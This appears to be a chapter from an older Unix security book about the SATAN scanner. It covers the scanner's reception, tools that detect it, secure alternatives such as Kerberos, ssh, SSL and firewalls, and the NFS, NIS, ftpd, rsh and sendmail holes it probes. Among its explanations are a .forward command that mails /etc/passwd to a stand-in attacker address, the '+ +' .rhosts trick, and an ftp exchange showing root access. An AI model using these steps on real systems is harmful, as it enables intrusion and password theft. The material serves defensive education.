The initial publicity over SATAN began in February, 1995, as the mass media took interest in the program. This could have been due to the media's continuing interest in network security, the unique name of the program, or the flamboyance of one of the creators.

The *New York Times* wrote, "It discovers vulnerabilities for which we have no solutions." The *Los Angeles Times* warned, "SATAN is like a gun, and this is like handing a gun to a 12-year-old." TV stations (KTVU Channel 2 Oakland) showed five-minute reports on the topic, including interviews with the creators. The *San Francisco Chronicle* had photos of Dan Farmer, along with the story.

Vendors were flooded by requests for protection, and security bulletins were quickly released, along with patches. The program was distributed by dozens of FTP sites to thousands of users. Protection programs, which enabled users to see if they had been visited by SATAN, were quickly announced and distributed.

Quite quickly, a security hole was found in SATAN, resulting in a revision and redistribution of the program.

Despite claims that SATAN would result in massive criminal activity, the hopes and expectations of the authors were realized. SATAN did not appear to greatly increase the number of intrusions, but it did lead to a strengthening of network security by causing vendors to release patches and users to inspect and tighten up their system security.

Unfortunately, few additional vulnerability searches have been added to SATAN since the initial release, at least to the SATAN distributions available from the primary FTP archives. Individual users have added such probes but are perhaps not forwarding these additions back to the major distributions.

The Creators

Wietse Venema released SATAN while working for the Eindhoven University of Technology in the Netherlands. He has written many useful security tools, such as tcp_wrappers, a secure portmap program, a secure rpcbind program, logdaemon, which improves logging and auditing, as well as SATAN. He also coauthored the influential paper "Improving the Security of Your Site by Breaking Into It" with Dan Farmer (Farmer & Venema, 1993). A complete list of his papers and tools is available via `ftp://ftp.win.tue.nl/pub/security/index.html`.

Dan Farmer, along with Gene Spafford at Purdue University, helped to create the COPS security program. As a result of SATAN's release, he was interviewed on TV and quoted in quite a few newspapers and magazines. His home page says that his girlfriend, Muffy, chose the name SATAN. His home page is at `http://www.fish.com/dan.html`.

Comparison to Other Tools

SATAN was not the first program to look for network vulnerabilities. ISS does a similar scan and claims to look for more vulnerabilities than any other program—200 at the time of this writing. Unlike SATAN, the latest ISS is not free, but is instead a commercial product that does not include source code. See `http://iss.com/` for more information. An older, but free, version of ISS is available, along with a patch for bug fixes, from `ftp://ftp.uunet.net/usenet/comp.sources.misc/volume39/iss/`.

Fremont, a freely available program, does a scan of hosts and attempts to build a map of systems. However, it does not search for network vulnerabilities. It is available from `ftp://ftp.cs.colorado.edu/pub/cs/distribs/fremont`.

Vendor Reactions

SATAN had the effect that the creators may have secretly desired. It increased customer interest in network security, causing vendors to release bulletins and patches if they weren't already doing so. Such public disclosure of holes is risky, however; users who are unaware of workarounds or patches may be vulnerable to holes for some time, whereas intruders have been alerted to them.

The creators of SATAN provided advance copies of the programs to vendors to help them prepare for its release. All the major vendors released extremely detailed bulletins in response to SATAN, some before SATAN's release and the rest within weeks after SATAN's release. These bulletins listed patches that addressed most of the vulnerabilities searched for by SATAN that were code problems. The bulletins also indicated configuration recommendations and advice on the trade-offs between running some products (finger) and the risk involved.

Note The CIAC Web site includes links to most vendor bulletins regarding SATAN. See `http://ciac.llnl.gov/ciac/`.

Long-Term Impact

SATAN has increased public awareness of many Internet security vulnerabilities and improved responsiveness by vendors, perhaps by alerting vendor management to the high-profile nature of this area.

Surprisingly, few stories of intrusions as a result of SATAN have been publicized. It is possible that these intrusions are just not being detected, because many attacks go unnoticed. For HP, the SATAN advisory continues to be requested every week, making it the most popular security bulletin ever published, with perhaps 10,000 copies distributed.

It is likely that SATAN will continue to gather additional vulnerability checks, although few have been added so far. SATAN does provide a flexible architecture for adding such checks, an easy way to intelligently scan many hosts, as well as a nice reporting mechanism and database format.

Detecting SATAN

There are several network monitoring programs for your Unix system. The most popular SATAN detection program is Courtney, but the others listed here are also quite useful.

Courtney

The *Courtney* program detects whether a system has been scanned by SATAN, or any other port scanner such as ISS, and notifies the administrator of this probe. The program is a short PERL script that uses the tcpdump packet sniffer library (libpcap) to monitor all network traffic to a system. When the system encounters a SATAN-like rapid sequence of connection attempts to many UDP and TCP ports, Courtney assumes that this has been generated by a port scanner such as SATAN.

Courtney requires the tcpdump libpcap library, which uses the systems LAN in promiscuous mode, something that not all systems support. Courtney was created by the CIAC in direct response to SATAN's release and is available via the CIAC Web site at `http://ciac.llnl.gov`.

Gabriel

Instead of a PERL script, Gabriel is a binary, built from C source, that offers similar functionality, but without requiring the tcpdump libpcap library. Gabriel, however, runs only on Sun platforms. It is freely available from `http://www.lat.com/gabe.htm` along with information on joining a mailing list of Gabriel users.

TCP Wrappers

The TCP wrapper program can be used to log attempts to connect to network services. Because SATAN's UDP and TCP scans do exactly this, the TCP wrapper logs can indicate a SATAN scan. In addition to the TCP_wrappers program, some inetd programs, and xinetd, include TCP wrapper functionality.

In addition to logging attempts, these programs also provide some control over incoming requests. tcp_wrappers can be used to permit (/etc/hosts.allow) or deny (/etc/hosts.deny) access based on the remote IP address and the owner of the remote connection. Both of these restrictions can be circumvented: IP spoofing is possible, and modification of the remote system's identd is straightforward. Many inetd programs use inetd.sec to provide the same control.

Xinetd provides this functionality and adds control over the time of the connection attempt. Xinetd also adds additional logging information, including remote user ID, access times (including exit time and exit status), and service-specific information. Xinetd also permits access control over every UDP packet instead of just the initial one.

- The address for TCP_wrappers is `ftp://ftp.win.tue.nl/pub/security`.
- The address for Xinetd is `ftp://ftp.ieunet.ie/pub/security/xinetd-2.14.tar.gz`.

netlog/TAMU

The *netlog* program logs TCP and UDP traffic, using the promiscuous mode of the network interface (either by the /dev/nit device or streams dlpi). Although intended for Sun systems, netlog should be able to be ported to any system that offers similar functionality. netlog is a product of Texas A&M University and is available from `ftp://net.tamu.edu/pub/security/TAMU`.

Argus

CMU's SEI group, closely associated with CERT, offers an IP network transaction management and monitoring program called *Argus*. Argus is available from `ftp://ftp.sei.cmu.edu/pub/argus-1.5` along with libpcap and other required programs.

Using Secure Network Programs

You are now aware of the following:

- The details of the first phase of a network attack
- How SATAN is used to mount these attacks
- The resources available for dealing with network vulnerabilities
- The network monitoring tools that can detect attacks.

It might be worthwhile to investigate ways of improving the overall security of Unix networking. Although minor changes to existing network services can minimize vulnerabilities, major changes are frequently required to deal with inherent problems of the Internet.

Kerberos

Phase one network attacks attempt to gain unauthorized access from a remote system. SATAN searches for phase one vulnerabilities that permit unauthorized access. One way of improving

authorization over a network is using *Kerberos.* By using Kerberos, a system is no longer vulnerable to .rhosts attacks or password sniffers. SATAN is still useful against Kerberized environments, however, by helping remote hackers to identify KDCs. If the hacker can succeed in breaking into a KDC system, all the hosts that use that KDC will be vulnerable.

The primary problem with Internet security today is that the passwords of users go across the network in the clear, and authentication is based solely on the IP address and password. Therefore, a hacker can, by using packet sniffing, capture the password and then impersonate the IP address, gaining access to a remote system.

MIT developed a system called *Kerberos* that uses the DES algorithm to encrypt network connections and provide for authentication. Described in RFC 1510, the Kerberos environment depends on the presence of a key server (KDC) that keeps a database of all the keys of each client. Each network service is modified to use authentication based on tickets that are handed out by the KDC in response to requests by network clients.

For example, each morning, a user logs in to a workstation by running a kinit program and typing a password. This generates a request from the workstation to the KDC for a ticket-granting ticket (TGT) that is good for the rest of the day. Now, when the user wants to telnet to a remote system, the telnet client uses the TGT to request a ticket from the KDC to gain access to the remote system. The ticket contains a session key that is then used by both the telnet client and server to encrypt the connection.

A network packet sniffer is unable to hijack the connection or impersonate either the client or the server. Kerberos uses the 56-bit DES algorithm to encrypt packets. This code cannot be exported outside the U.S., but versions of it are widely available internationally. Although 56 bits sounds strong, it isn't that strong, and brute force attacks can decrypt packets.

Although Kerberos solves the problem of connection hijack and impersonation, it adds complexity to the administration of the environment. The system admin must now maintain KDCs to support the network. If the KDCs go down or become unreachable, the users are unable to use the network. If the KDCs are violated, the security of the entire network has been destroyed. Finally, the maintenance of the Kerberos configuration files is somewhat complex and frequently time-consuming. Some Kerberos implementations are unsecure on multiuser systems. From a SATAN standpoint, one might want to identify remote hosts that offer KDC servers and focus attacks on these systems. Imagine if the KDC ran NFS; the hacker could use NFS-based attacks to gain access to that system, permitting the hacker to gain access to all systems that trusted that KDC.

Kerberos is available to U.S. sites from MIT, but a free, precompiled version of the MIT code is available from Cygnus Corporation at `http://www.cygnus.com`. Other vendors, such as Cybersafe, offer commercial Kerberos implementations.

Note For detailed information on Kerberos, see Chapter 9.

Secure Shell (ssh)

SATAN searches for phase one vulnerabilities. Another way of dealing with such vulnerabilities is the recently introduced Secure Shell, or ssh, program. A replacement for rlogin, remsh, and rcp, ssh doesn't require the overhead of Kerberos (users don't have to kinit, and the system administrators do not need to maintain KDCs) and offers higher levels of cryptographics security. In addition, it can be used to improve X Windows security.

ssh protects against IP spoofing, IP source routing, DNS spoofing, corruption of data in a connection, and X authentication attacks.

The latest version of the ssh FAQ is available from `http://www.uni-karlsruhe.de/~ig25/ssh-faq/`. The program itself is available from `ftp://ftp.cs.hut.fi/pub/ssh/`.

SSL

Yet another way of dealing with phase one vulnerabilities, the vulnerabilities that SATAN is designed to locate, is SSL. Introduced originally to provide security for Web browsers by encrypting http connections, SSL, or the Secure Socket Library, has gained quite a following over the past year as a vehicle to provide security for general Internet services. A draft RFC describes version 3 of the protocol, enabling anyone to implement daemons, although licensing for the public key technology is still required.

SSL uses public key technology to negotiate a session key and crypto algorithm between a client and server. The public key is stored in an X.509 certificate that bears a digital signature from a trusted third party, such as RSA Corporation.

SSL moves the details of encryption and authentication into the socket library calls, making implementation of Internet programs much easier. The SSL calls directly parallel standard socket library calls. Compared to making a Kerberos server, making an SSL server is vastly simpler.

From a user standpoint, SSL no longer requires the active participation of a KDC, because the digital signature takes place offline. So the network connection is a two-party transaction, rather than a three-party transaction. Both the client and server can be authenticated, although current Netscape client browsers are using only server authentication. The SSL protocol negotiates a crypto algorithm at the beginning of a connection; DES, triple-DES, IDEA, RC4, and RC2, along with md5 hashes, are advertised in common implementations. To meet U.S. export restrictions, SSL implementations shipped out of the U.S. can advertise only RC4-40, which uses 40-bit keys.

Two publicly available implementations of SSL libraries are popular: SSLref and SSLeay. *SSLref*, a product of Netscape Corporation, is free for non-profit uses and can be licensed for commercial purposes. It requires the RSAref library from RSA Corporation. *SSLeay* is a public

domain version of SSL that includes implementations of the RSA algorithms over which RSA Corporation claims legal ownership in the U.S.

Multiple versions of telnet, FTP, http, Mosaic, and rdist have been implemented using SSL and are available from the SSLeay archives. The addresses follow:

- **SSLref Source:** `http://www.netscape.com`
- **SSLeay Source:** `http://www.psy.uq.oz.au/~ftp/Crypto/`
- **RSA Source:** `http://www.rsa.com`
- **VeriSign:** `http://www.verisign.com`
- **SSL RFC Draft.** `ftp://ietf.cnri.reston.va.us/internet-drafts/draft-hickman-netscape-ssl-01.txt`

Firewalls

SATAN is primarily intended for remote scanning of systems connected to the Internet. The vast majority of such systems are firewall systems, rather than just standard Unix workstations.

A *firewall* system is one that connects an internal network to the Internet. Every organization should connect to the Web only through carefully maintained firewall systems. By reducing the number of systems directly on the Internet to a limited number that are under the scrutiny of administrators, the level of vulnerability can be minimized. Each of these firewalls should prevent vulnerable services, such as NFS, NIS, or fingerd, from being offered to Internet sites. The DNS configuration on the firewall system should minimize the amount of information available to external users. In general, firewalls should minimize the amount of "information leakage" from the internal network to external sites.

Modifying a company network to use firewalls is a complex task that requires time and consideration. TIS offers a public domain firewall that includes S/Key support. CERT has a paper on packet filtering that can assist you in configuring a firewall. You can subscribe to a firewalls mailing list by sending subscribe firewalls to `majordomo@greatcircle.com`. The bibliography lists several references on the topic. Other papers on the topic are available via the COAST and CERT archives.

One impact on users of implementing a firewall is access to the external Internet. Some firewalls permit telnet or FTP connections to cross the firewall by requiring an additional password for the firewall; some use S/Key; and some use SecurID smart cards. Other firewalls use socks proxy servers that require the client services to be modified.

The importance of properly configuring a firewall, applying patches in a timely manner, and limiting the amount of services available to Internet users cannot be overestimated. If SATAN is used by a hacker against your organization, SATAN will be used to scan the firewall systems.

The addresses follow:

- **TIS firewall:** `ftp://ftp.tis.com/pub/firewalls/toolkit`
- **CERT packet filtering paper:** `ftp://ftp.cert.org/pub/tech_tips/packet_filtering`
- **S/Key source:** `ftp://thumper.bellcore.com/pub/nmh/skey`

Note For more information on firewalls, see Chapter 7.

socks

socks is an IP encapsulation technique that permits TCP connections to use a proxy server to complete a connection. It permits users to conveniently use Internet services across a gateway without being aware that a gateway is being crossed. socksd is frequently used to turn a Unix workstation that has a Internet connection as well as an internal company network connection into a firewall system. As a result, SATAN's scan of target firewall systems will frequently indicate the presence of a socksd. While no vulnerabilities are currently known to exist in socksd, if properly configured, SATAN's discovery of socksd can indicate that the system is not just a host connected to the Internet, but a firewall.

Normally, a telnet from host A to host B does a connect() directly between the two IP addresses using the standard transport routing tables. When telnet is socksified, telnet first checks whether the destination host B address is directly accessible. If it is, it follows that standard connection process. If it is not, it references two environment variables, SOCKS_NS and SOCKS_SERVER, to help it first resolve the domain name into an IP address, and then to identify the IP address of the server running the socksd proxy server. It then encapsulates the TCP packets according to the socks protocol and sends them to the socks server, which runs on a gateway system and has direct connectivity to the destination system. The socks server opens up a connection and begins to act as an intermediate hop in the connection.

If your firewall configuration supports a socks server, you must have socksified clients to take advantage of this service. (An HP-UX–specific socks includes a socksify program that enables you to convert binary versions of network programs.)

The addresses follow:

- **socks:** `ftp://ftp.nec.com/pub/security/socks.cstc`
- **socks home page:** `http://www.socks.nec.com`
- **HP-UX socks:** `ftp://ftp.cup.hp.com/dist/socks`

Investigating What SATAN Does

> "Now we must turn aside
> a little from our path, in the direction
> of the malignant beast that lies in wait."
>
> —Dante Alighieri, *Inferno*, Canto XVII, lines 27–29

This section describes the exact details of the network holes uncovered by SATAN, as well as holes that are common.

SATAN's Information Gathering

SATAN scans the target system for active listeners on various UDP and TCP ports. The number of ports scanned depends on the type of scanned specified: light, normal, or heavy.

Light Scans

The *light scan* does not do a generic UDP or TCP scan; it starts with the following three scans: dns, rpc portmap, and if the portmapper shows mountd services, a showmount scan.

The *dns scan* uses nslookup to gather as much information as possible about the target host, including MX records and authoritative name servers for that host.

The *rpc scan* asks the target portmap for a list of services. It then scans this list, looking for the following services: rexd, arm, bootparam, ypserv, ypbind, selection_svc, nfs, mountd, rusersd, netinfobind, and admind.

If mountd is present, SATAN runs a showmount scan. The *showmount scan* first asks the target mountd to list what file systems are exported and what hosts are permitted to mount them (via the showmount -e command). The scan then asks the target mountd to list what hosts actually mount file systems, and to list those mounted file systems (via the showmount -a command).

Normal Scans

The *normal scan* does everything included in the light scan and adds scans of fingerd, various TCP services, and UDP services. Depending on the results, and the rules database, it optionally scans rusers, bootparam, and yp.

If the target is m2.notreal.com, the finger scan tries to finger -l the following: @m2.notreal.com, 0@m2.notreal.com, @@m2.notreal.com, root@m2.notreal.com, demo@m2.notreal.com, and guest@m2.notreal.com.

Next, SATAN does a TCP scan to see whether services are actively listening on ports for gopher, http, FTP, telnet, smtp, nntp, uucp, and X. SATAN then scans UDP ports for dns and xdmcp.

If the portmap program reports that rusersd is available, SATAN then contacts rusersd and reports what users are logged in to the target and from what systems.

SATAN now tries to contact the rpc bootparam service to get the NIS domain name. It uses a list of client names based on hosts that show up in the NFS exports list from mountd.

If SATAN gets the domain name, it then runs a yp-chk program to try to get the passwd.byname map from the NIS server.

Heavy Scans

The *heavy scan* includes everything from the light and normal scans and adds a much larger search for active services. The TCP scan runs from port 1 to port 9999. (A comment in satan.cf indicates that a very heavy scan might want to run to 65535 instead of 9999.) The UDP scan runs from 1 to 2050 and from 32767 to 33500.

Finally, a heavy scan checks the remaining rules to see if any of the .satan scripts need to be run, based on the results of the previous port scans. For example, the ftp and rsh scripts are executed if these services are available.

Vulnerabilities that SATAN Investigates

SATAN includes checks for a number of common security vulnerabilities.

ftpd

SATAN checks to see whether the remote host offers anonymous FTP access. If it does, it checks to see if the ~ftp directory is writeable by the anonymous user. SATAN checks the banner line of the ftpd prompt to see if it is an old version of wu-ftpd.

The SATAN documentation explains how these checks correlate to known vulnerabilities. The documentation also gives an example of another security hole in ftpd—the possibility of a delayed PASS statement—but it does not actively look for this hole. The documentation also mentions that the ~ftp/etc/passwd file is a useful item, but SATAN does not attempt to retrieve this.

Let's investigate each of these ftpd issues. First, the presence of anonymous FTP is not a security hole in itself. It does provide you with access to the remote system, which can enable you to probe for other holes.

A hacker with access to the ~ftp directory can upload an .rhosts file, perhaps containing + +, to permit access from any remote system. The hacker can then rlogin to the system using the FTP login account and gain access without typing a password. This can be prevented by indicating a shell of /bin/false in the /etc/passwd entry for FTP.

A hacker could upload a .forward file containing a command, such as |/bin/mail hacker@intruder.com < /etc/passwd, into the ~ftp directory. The hacker would just mail a message to FTP at the target site, causing the mail to be forwarded, as instructed, to the program that gets executed. The hacker can then use Crack to attack the passwords on the system.

SATAN does not look for writeable ~ftp/etc or ~ftp/bin directories, although it probably should. A system using ftpd with sublogins depends on ~ftp/etc/passwd for permitting access to users. If an anonymous user can modify this file, that user can gain access to subdirectories containing files from other users. Similarly, modification to utilities such as bin/ls or bin/sh can offer the intruder opportunity for attacks.

For example, imagine if the /bin/ls command were modified to fake a reason for a new password prompt. Some unsuspecting users might retype their password to this bogus prompt, and the modified /bin/ls could store this information. Because many ~ftp/etc/passwd files have the same information as the /etc/passwd, this could give the hacker a real login.

The wu-ftpd program had two vulnerabilities, CERT CA-93:06 and CA-94:07, that permitted remote users to gain access to the system. First, a race condition in the code permitted users to log in as root. Second, the SITE EXEC command permitted users to execute commands as root. Both of these problems have been fixed in recent versions of wu-ftpd.

The presence of an ~ftp/etc/passwd file with encrypted fields is another potential security hole. As mentioned earlier, the ~ftp/etc/passwd file is mainly used to map file uids to login names for directory listings, a service in which encrypted fields are not needed and can be commented out by replacing them with an *. For those ftpds that use sublogins, the encrypted fields are used for authentication.

However, these fields do not have to correspond to the /etc/passwd fields. Users should be required to have different passwords for anonymous sublogins and normal system logins. This is because a hacker will immediately run Crack against the ~ftp/etc/passwd file entries. SATAN does not get the ~ftp/etc/passwd file.

The previously mentioned ftpd server bounce problem is also not probed by SATAN. This problem could be checked by trying a PORT command with an IP address different than the originating source, or with a privileged TCP port number on the originating source. For example, if the hacker used FTP on a system with IP address 1.2.3.4, the hacker would specify PORT 1,2,3,4,0,25 to spoof e-mail onto his or her own system, or PORT 2,3,4,5,0,21 to spoof the IP address to the FTP port of the system at IP address 2.3.4.5. A fixed ftpd would not permit either action.

The delayed PASS command problem is documented in the SATAN white paper but is not investigated by SATAN because it represents a more active intrusion instead of a passive probe. As mentioned in the white paper, a remote user could gain root access by embedding a CWD / command between the USER and PASS commands. For example, consider this exchange:

```
% ftp
ftp> open notreal.com
Connected to notreal.com
220 notreal.com FTP server ready.
ftp> quote user ftp
331 Guest login ok, send ident as password
ftp> quote cwd ~root
530 Please login with USER and PASS
ftp> quote pass ftp
230 Guest login ok, access restrictions apply.
```

At this point, the ftpd has chrooted to the / directory rather than the ~ftp directory and has suid to root. SATAN specifically avoided testing this because it involved an active intrusion, which is a conflict with the design goal of SATAN's third level. An unimplemented fourth level of SATAN scanning, "All Out," would probably be the right place for such a scan.

Most ftpds can be configured to prevent the login of users listed in a file called ftpusers. From a SATAN standpoint, this does not matter as long as anonymous FTP is enabled. The wu-ftpd program uses a configuration file called ftpaccess that can permit a wide range of control over what anonymous users are allowed to do. Wu-ftpd also features another configuration file called ftphosts that can be used to specify hosts that are not permitted to use FTP.

Unprivileged NFS Access

Unix supports the concept of privileged ports: only programs that run as root are permitted to send packets from TCP or UDP ports in the range of 1–1024. The assumption behind this concept is that only trustworthy people are able to get root privileges on any system connected to the Internet. This is an extremely naive concept, because a hacker certainly has root access to his or her own system, and the Internet is not so tightly governed that hackers are not able to gain access. To add to this poor assumption, PCs do not typically support the concept of privileges, and they are connected to the Internet. This means that anyone on a PC can run a program that uses a privileged port.

Regardless of the naive assumption behind privileged ports, many network servers can and do require that clients originate requests from privileged ports. For example, rlogind and remshd (rshd) require client requests to come from privileged ports. The NFS and mountd services can be configured to require client requests to originate from privileged ports.

NFS is a stateless protocol that permits a remote user to mount a file system and then treat that file system as if it were local. The mount of a remote NFS file system causes the local system to generate an rpc procedure call to the mountd program on the remote system. The rpc call asks the mountd for a file handle. The mountd sends the file handle if the request originated from a system listed in the export file list. The mountd determines this by doing a gethostbyaddr() call to resolve the IP address into a domain name. Once the mountd approves and sends the client a file handle for the file system, the client can now request any file operation on that file system by just providing the file handle as authentication, along with any desired uid and gid (they must be valid on the remote system). This is called *AUTH_UNIX authentication*.

Each file system operation done by the client user gets translated into one of 17 rpc requests to the remote NFS server. These rpc calls are directed to the nfsd that services the nfs file operations via a kernel call.

The privileged port check for the mountd (rpc.mountd) is done in the user space daemon itself. The mountd must have been compiled to support this feature. For the standard portmap program, this check is usually done only if a variable called nfs_portmon has been defined.

The privileged port check for the nfs request is not done in the nfsd program, but rather inside the Unix kernel. This means that the nfs_portmon variable can usually be dynamically turned on and off using a debugger such as adb. It is most useful to have both mountd and nfs check for privileged port access. But remember that this is really not a vast increase in the security of the system.

SATAN tests unprivileged access to both the mountd service and nfs service by generating non-root rpc calls to both. SATAN also generates root rpc calls to both. It asks the mountd for a list of exported file systems, and it asks nfs to do an ls -l type listing of each file system.

Unrestricted NFS Exports

Running showmount -e <*remote system*> prints a list of exported file systems. This list specifies which hosts are permitted to mount the file systems. (It corresponds to the remote system's /etc/exports file.) The hosts can be specified explicitly by name, by netgroups, or by the wild card everyone.

If everyone is permitted to mount the file system, the only authentication done on file access is done on the client. The NFS server believes that the client NFS call has valid uid and gid values. So, if the / file system is exported with read/write permissions and with root access, any host on the network can mount the file system and act as root.

If no root access is permitted, any client can mount the file system and act as any user. The quick way to do this is to su to the correct uid on the remote system, by creating the correct account on that system and then doing the file operation. The quicker way to do this is to use one of the many NFS hacking utilities to change the uid and gid and then call the NFS call directly. Some of the better utilities include nfsbug (by Leendert van Dort), nfsmenu (by Bastian Baker), and nfsshell. The FTP locations of these utilities can be found by doing an Archie search.

A bug in older versions of NFS limited the size of netgroups to 256 bytes, creating a hole that would effectively cause the export to default to everyone. The SATAN scan could see this or the everyone export as unrestricted NFS access and report it as a vulnerability.

A hacker who finds this hole has access to the file system to the level specified by NFS. If root access is exported, the hacker has complete control. If non-root read/write access is exported, the hacker has access to all non-root files. A simple .rhosts file in any user's home directory offers the hacker login access. If the hacker has only read access, damage is still likely. The

hacker can get passwd files, NIS domain names, system files, NIS maps, and configuration information; this information can quickly permit a hacker to discover vulnerabilities that will lead to a login.

Another bug in older versions of NFS permitted remote users with a uid of 2^16 to masquerade as root. The NFS check for uid permissions occurred on the 32-bit value passed in the NFS rpc call, which was non-zero, and the system masked this to 16 bits for normal file operations.

The use of netgroups has been the source of many security vulnerabilities. The NIS netgroups file treats empty host fields as wild cards, permitting any host to gain access from the mountd.

Avoid exporting NFS files systems with write permission, especially when root permission is granted. Explicitly list client hosts and netgroups instead of permitting any host to gain access. Carefully review the netgroup's man page to ensure the correct format for entries.

NIS Passwd Files

Many NIS servers do not have access control. Any client that is able to provide a domain name can bind to the server. Once bound, the client system can request any of the NIS maps, including the passwd map, hosts map, and aliases map. The only protection for these maps is the secrecy of the domain name. Because domain names are usually descriptive and simple, they can frequently be guessed. However, if the remote system runs a bootparam service from the portmap program, an rpc call to this service returns the domain name.

SATAN interrogates the bootparam services, gets the domain name, and gets the passwd map. After an intruder has this map, a Crack program can attempt to guess the passwords.

NIS servers should not be accessible to users on the other side of the firewall—the average Internet user. They should always be used behind (and not on) firewalls that filter out traffic on port 111 (portmap).

Portmap Forwarding

A feature of some portmapper daemons is the capability to forward an rpc call to the mountd program. Because mountd authenticates the client rpc call based on the source IP address, a request originating from the portmap program would appear to originate from the local system. A remote user on an unauthorized client host could use this forwarding feature to bypass IP access restrictions in the exports file. As long as the local system was permitted to gain access to itself, the mountd would reply with the file handle for the NFS mount. Once the hacker obtained the file handle, the subsequent NFS rpc calls would be approved because no further IP authentication is done by the nfsd or nfs routines in the kernel.

A new portmap program (and rpcbind) prevents such forwarding, and this fix has been adopted by most vendors. Get the new version of portmap to ensure that your system is not vulnerable to this attack.

Note More details on this vulnerability are available from CERT bulletin CA-94:15, NFS Vulnerabilities. A fixed version of portmap and rpcbind is referenced in this document.

SATAN attempts to get the portmap program to forward a request to the mountd to mount the exported file systems. This and all the other NFS checks done by SATAN are generated in the nfs-chk/nfs-chk.c program. The code is well commented and demonstrates how this attack could be exploited by a hacker.

tftp File Access

Many tftpd implementations do no authentication on incoming requests. Because inetd (with inetd.sec, tcp-wrapper, or xinetd) can do authentication, tftpd should be started only from inetd and should exit after servicing one request. tftpd should be restricted to dealing with a limited directory subtree containing only necessary files.

A hacker with access to a tftpd that permits access to / can enter a new /etc/passwd, because tftpd has no authentication and is frequently run as root out of inetd. A hacker with access only to the tftp directory can still enter a corrupted version of configuration or boot files. Note that tftpd does not usually provide a listing facility to show what files exist in the directory. Although this improves security by not offering hackers a list of files to attack, it is not enough. Based on knowledge about the OS, the names of boot files and configuration files are typically quite similar. The hacker can sequence through guesses based on the OS and usually find a correct filename.

Remote Shell Access

rshd (remshd) and rlogind are services that permit access based on trust. *Trust* is determined by a match between the hostname and login name sent by the remote system in the initial packet, and the presence of that hostname and login name, or wild cards, in the local .rhosts or hosts.equiv file.

One analogy to this situation, which might illustrate the weaknesses, is if you are a bank manager and you tell your tellers to trust anyone named Bob calling from Cleveland.

The presence of wild cards make this situation even more dangerous. The typical entry in .rhosts or hosts.equiv is a hostname followed by a username, such as systemA userB. The wildcard entry systemA + permits any user from systemA to gain access. The wild card entry + + permits any user from any machine to gain entry.

The analogy to this situation is that you tell your tellers to trust anyone who claims to be calling from Cleveland, or anyone who calls at all.

The presence of + + in the /.rhosts file is almost always an indicator that a hacker has gained access to your system. This addition to /.rhosts is the primary goal of most attack scripts.

The first improvement to rshd (remshd) and rlogind to deal with improving trust-based security was the reverse name lookup using the DNS resolver. The IP address of the source of the TCP connection is used to do a gethostbyaddr() call that returns the fully qualified domain name of the host that owns that IP address. If the hostname matches the hostname sent by the initial protocol, access is permitted.

This is comparable to requiring each teller to call the Cleveland phone company and ask them to trace the phone number of the incoming phone call, then looking up the owner of that phone number. If the owner's name matches the name claimed by the caller, access is approved.

This improvement does not solve the problem completely. If the resolver lookup for the hostname contacts a caching name server, the name server could have cached a faked PTR entry that points to the intruder's name server. If the intruder has control over a legal name server that is delegated authority over a network by the Internic, the intruder can easily modify the name server database to facilitate this attack, without having to corrupt the cache of other name servers (Bellovin, 1993; Schuba & Spafford, 1993).

Note The ftpd server bounce problem mentioned in an earlier section cannot be used to exploit the TCP port number sent in the opening of the rshd (remshd) protocol. It is true that the start of the rshd protocol permits the client to specify a TCP port number for remote errors (stderr) to be sent to; however, the TCP port is only on the client system. Any hacker who wanted to send a potentially untraceable packet, by specifying a reserved port number such as smtp or FTP, would first require root access to the system to be able to send the initial rsh (remsh) protocol, because they must originate from a reserved port and such ports can be obtained only by a root user. The hacker would need to be root on the client system to use this attack, and if the hacker was root, such an attack would not be necessary.

System accounts such as bin or daemon should not have functional shells. For example, here is a passwd entry for the user adm:

```
adm:*:4:4::/usr/adm:/bin/sh
```

Even though the adm account appears to prevent a login, by having an * in the passwd field (which can sometimes also indicate a shadow passwd entry), a remote user can still log in if an .rhosts file exists in /usr/adm. If the shell indicated /bin/false, a remote user could not gain access to this account, even if an .rhosts file existed.

Note that rshd (remshd) does not generate an entry into the utmp/wtmp files when merely executing a remotely requested service. rlogind and telnetd invoke /bin/login, which logs information into those auditing files. If the intruder has root access, the audit trails can be edited; however, if the intruder does not have root access, these audit trails can help the system administrator track down the hacker. The hacker could invoke rsh to the system and invoke

csh -i, which would offer the hacker a shell (but no pty/tty) but leave no traces in the utmp/wtmp. By using tcp-wrapper, a system administrator can track such accesses, even though the utmp/wtmp file does not store any information.

Trust-based mechanisms are dangerous. Firewalls should screen out the shell and login ports to prevent Internet users from gaining direct access to these services. Firewall systems should never permit .rhosts or hosts.equiv files to be used. Most rlogind and rshd (remshd) servers permit command-line options (-l) in inetd.conf to prevent .rhosts or hosts.equiv files from being accessed.

SATAN attempts to rsh (remsh) to the target system using a custom C program that directly calls the rcmd() routine. It first tries as user bin and root. If access is permitted, SATAN assumes that rshd (remshd) trusts the world and has a + in the hosts.equiv. SATAN tries the guest user if the remote system is an SGI IRIX system, because SGI ships systems without passwords for the guest user.

rexd

The *rexd* service enables a remote user to execute a command on the server, similar to rsh or remsh but with the added feature that the local file system of a user is NFS-mounted on the remote system, and local environment variables are exported to that remote system. The remote system, by default, does no authentication other than confirming that the uid and gid of the client requesting the service exists on the remote system (auth_unix).

The client system uses the on command to invoke the command on the remote rexd server. The on command takes the current uid setting of the invoking user. A hacker can either su to a uid that exists on the remote system, such as bin or daemon, or create a custom program that does this automatically. SATAN uses a custom program called rex to do this.

The rexd can be invoked with an -r option to require that the client system be listed in hosts.equiv. rexd is invoked from inetd, so the tcp-wrapper, or inetd.sec file, can be used to filter out requests based on originating IP addresses. However, both of these security enhancements are somewhat weak. rexd should never be available on hosts connected to the Internet.

SATAN checks with the portmap program to see if rexd is available and then uses rex to get the /etc/motd as proof of access.

sendmail

The *sendmail* daemon runs on nearly all Unix hosts, listening on the smtp port and offering to enter into an smtp transaction with any remote system. This is a requirement for standard e-mail service. Combining this with the fact that sendmail runs set-uid root on most systems, and the fact that sendmail is made up of thousands of lines of C code, has made sendmail the source of many security holes. New ones are found quite frequently.

SATAN looks for older versions of sendmail by examining the output of the initial line from the smtp connection. If the version corresponds to one before 8.6.10 (with some corresponding vendor-specific version numbers), it reports a vulnerability.

SATAN includes examples of two sendmail holes: mailing to file and mailing to programs. sendmail should not permit remote users to specify a file or a program: these should only be a result of alias or .forward expansions on the system running sendmail.

For example, old versions of sendmail permitted a remote user to specify a recipient of /home/bkelley/.rhosts. The data portion of the mail message would be appended to this file. If the data portion contained + +, any remote user could rlogin to the system as bkelley.

